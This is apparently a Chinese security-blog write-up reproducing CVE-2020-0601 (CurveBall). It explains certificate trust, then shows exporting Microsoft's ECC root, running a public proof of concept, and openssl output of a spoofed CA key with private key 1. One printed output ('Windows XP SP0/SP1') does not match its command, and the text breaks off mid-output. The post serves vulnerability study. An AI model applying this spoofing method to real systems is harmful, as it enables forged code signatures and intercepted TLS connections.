CVE-2020-0601：微软核心加密库漏洞学习心得

原创KELE Timeline Sec
2020-03-04原文

收录于话题
#漏洞复现文章合集
70个

本公众号专注于最新漏洞复现，欢迎关注！

-

本文作者：jack.zhou（Timeline Sec交流群成员）
本文共2076字，阅读大约需要6~7分钟

0x01 简介


没接触过公钥签名信任体系的可能不太好理解这个漏洞。我们就撇开具体算法和PKI公钥体系，先来简单说说证书的信任关系是如何建立的。

现实生活中人和人的信任关系，公司与公司的信任关系一开始都是不存在的。人或者公司一开始是通过互相认识交往才彼此建立信任，但这种方法的缺点是人或者公司不可能认识所有其他人或者公司，这时候怎样才能在不认识的人或者公司之间建立信任关系呢？中心化信任体系是现在比较常见的，比如经过一个双方都信任的第三方人或者公司介绍来建立信任关系。


同样在数字世界中，CA证书就担任着这个第三方角色。当一个受信任CA证书签名的文件，系统就可以放心的使用该文件；当一个服务

器传递给客户端的证书是客户端信任的CA证书所签发的，那么客户端就信任服务器并和该服务器建立连接。下图所示的就是不受信任CA签发证书的网站，访问时浏览器会提示异常，这类网站在网上还是很多的，建议大家访问的时候小心仔细，不要忽视浏览器的提示，bypass访问。

如下图：




接下来的问题是操作系统怎样才确认一个CA证书是可信任的呢？在应用软件或者操作系统中都有一个信用证书列表，里面保存着世界上现今公认的权威CA机构所发布的CA证书。同样浏览器里也有证书管理列表，如下图。



因此当应用软件或者系统验证文件或者服务器证书的签名时，如果签名的CA证书在这个列表里面，那么软件或系统就选择信任该文件或者服务器。大部分浏览器都会在信用列表中包含这些权威CA证书，所以如果服务器拥有权威CA证书所签发的证书，我们的浏览器能放心访问它，比如百度。


百度一下，你就知道
baidu.com
连接是安全的
您发送给这个网站的信息（例如密码或信用卡号）不会外泄。 了解详情
证书（有效）
（使用了 11 个）Cookie
网站设置
抗击肺炎
新闻
hao123
地图
视频
贴吧
学术
百度
百度一下



0x02 漏洞概述

受CVE2020-0601漏洞影响的系统，在验证证书签名时，在证书信用列表中查找受信任CA证书时出现乌龙。伪造的ECC CA证书可以被误认为可信任的证书，导致该伪造证书签名的文件能被系统信任。比如，win10中证书MicrosoftECCProductRootCe

rtificateAuthority.pem是在受信任的证书列表中。现在我们根据漏洞，利用算法公式制造出与该证书具有相同公钥和曲线参数的，除基点G不同的另外一个证书spoofed.pem。操作系统在验证签名时会将spoofed.pem证书认为是信任列表中的MicrosoftECCProductRootCertificateAuthority.pem证书，那么spoofed.pem签署的文件，系统自然就信任。

0x03 影响版本

目前，支持使用带有指定参数的ECC密钥的证书的Microsoft Windows版本会受到影响，包括了Windows 10、Windows Server 2016/2019以及依赖于Windows CryptoAPI的应用程序。

0x04 环境搭建

Windows 10


0x05 漏洞复现


第一类应用应该就是文件签名这一部分，平时工作中使用的较少，前面基础部分已经介绍，所以这里就不再过多描述细节。

第二类应用SSL/TLS，这个是我平时工作相关也是比较感兴趣的部分，下面详细操作一下。

1、到win10开始菜单中输入certmgr，并打开。

2、在证书信任列表中找到ECC证书MicrosoftECCProductRootCertificateAuthority（理论上其他受信任的ECC证书也行）并导出。


certmgr - [Certificates - Current User\Trusted Root Certification Authorities\Certificates]
File Action View Help
Certificates - Current User
Personal
Trusted Root Certification Authorities
Certificates
Enterprise Trust
Intermediate Certification Authorities
Active Directory User Object
Trusted Publishers
Untrusted Certificates
Third-Party Root Certification Authorities
Trusted People
Client Authentication Issuers
Local NonRemovable Certificates
Smart Card Trusted Roots
Issued To
DST Root CA X3
GlobalSign
GlobalSign
GlobalSign Root CA
Go Daddy Class 2 Certification ...
Go Daddy Root Certificate Auth...
Hotspot 2.0 Trust Root CA - 03
Microsoft Authenticode(tm) Ro...
Microsoft ECC Product Root Ce...
Microsoft ECC Product Root Ce...
Microsoft ECC TS Root Certifica...
Microsoft Root Authority
Microsoft Root Certificate Auth...
Microsoft Root Certificate Auth...
Microsoft Root Certificate Auth...
Trusted Root Certification Authorities store contains 36 certificates.
Certificate
General
Details
This certificate
Issued to:
Issued by:
Valid from



3、将导出的证书传到自己的kali linux系统中，同时下载poc程序。下载地址：

```
https://github.com/ollypwn/CurveBall
```

```
root@kali-jack:~# git clone https://github.com/ollypwn/CVE-2020-0601.git
Cloning into 'CVE-2020-0601'...
remote: Enumerating objects: 47, done.
remote: Counting objects: 100% (47/47), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 47 (delta 16), reused 46 (delta 16), pack-reused 0
Unpacking objects: 100% (47/47), done.
```


4、执行poc程序。该程序从导出的ECC证书中获取公钥值，然后生成私钥是1，G就是该公钥值的私钥文件。

```
File  Edit  View  Search  Terminal  Help
root@kali-jack:~/CVE-2020-0601# ruby main.rb ./MicrosoftECCProductRootCertificateAuthority.cer
  0   Windows XP SP0/SP1
```

对比一下证书和生成私钥文件内容能更好理解。
ECC证书中的公钥信息：

```
File  Edit  View  Search  Terminal  Help
root@kali-jack:~/CVE-2020-0601# openssl x509 -in MicrosoftECCProductRootCertificateAuth
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            14:98:26:66:dc:7c:cd:8f:40:53:67:7b:b9:99:ec:85
        Signature Algorithm: ecdsa-with-SHA384
        Issuer: C = US, ST = Washington, L = Redmond, O = Microsoft Corporation, CN = M
        Validity
            Not Before: Feb 27 20:42:08 2018 GMT
            Not After : Feb 27 20:50:46 2043 GMT
        Subject: C = US, ST = Washington, L = Redmond, O = Microsoft Corporation, CN =
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (384 bit)
                pub:
                    04:c7:11:16:2a:76:1d:56:8e:be:b9:62:65:d4:c3:
                    ce:b4:f0:c3:30:ec:8f:6d:d7:6e:39:bc:c8:49:ab:
                    ab:b8:e3:43:78:d5:81:06:5d:ef:c7:7d:9f:ce:d6:
                    b3:90:75:de:0c:b0:90:de:23:ba:c8:d1:3e:67:e0:
                    19:a9:1b:86:31:1e:5f:34:2d:ee:17:fd:15:fb:7e:
                    27:8a:32:a1:ea:c9:8f:c9:7e:18:cb:2f:3b:2c:48:
                    7a:7d:a6:f4:01:07:ac
                ASN1 OID: secp384r1
                NIST CURVE: P-384
        X509v3 extensions:
            X509v3 Key Usage: critical
                Digital Signature, Certificate Sign, CRL Sign
            X509v3 Basic Constraints: critical
                CA:TRUE
            X509v3 Subject Key Identifier:
                43:EF:70:87:B8:9D:BF:EC:88:19:DC:C6:C4:6B:75:0D:75:34:33:08
            1.3.6.1.4.1.311.21.1:
```

生成的私钥文件：


root@kali-jack:~/CVE-2020-0601# openssl ec -in spoofed_ca.key -noout -text
read EC key
Private-Key: (384 bit)
priv:
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
00:00:01
pub:
04:c7:11:16:2a:76:1d:56:8e:be:b9:62:65:d4:c3:
ce:b4:f0:c3:30:ec:8f:6d:d7:6e:39:bc:c8:49:ab:
ab:b8:e3:43:78:d5:81:06:5d:ef:c7:7d:9f:ce:d6:
b3:90:75:de:0c:b0:90:de:23:ba:c8:d1:3e:67:e0:
19:a9:1b:86:31:1e:5f:34:2d:ee:17:fd:15:fb:7e:
27:8a:32:a1:ea:c9:8f:c9:7e:18:cb:2f:3b:2c:48:
7a:7d:a6:f4:01:07:ac
Field Type: prime-field
Prime:
00:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
ff:ff:fe:ff:ff:ff:ff:00:00:00:00:00:00:00:00:
ff:ff:ff:ff
A:
00:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
ff:ff:fe:ff:ff:ff:ff:00:00:00:00:00:00:00:00:
ff:ff:ff:fc
B:
00:b3:31:2f:a7:e2:3e:e7:e4:98:8e:05:6b:e3:f8:
2d:19:18:1d:9c:6e:fe:81:41:12:03:14:08:8f:50:
13:87:5a:c6:56:39:8d:8a:2e:d1:9d:2a:85:c8:ed:

```
Generator (uncompressed):
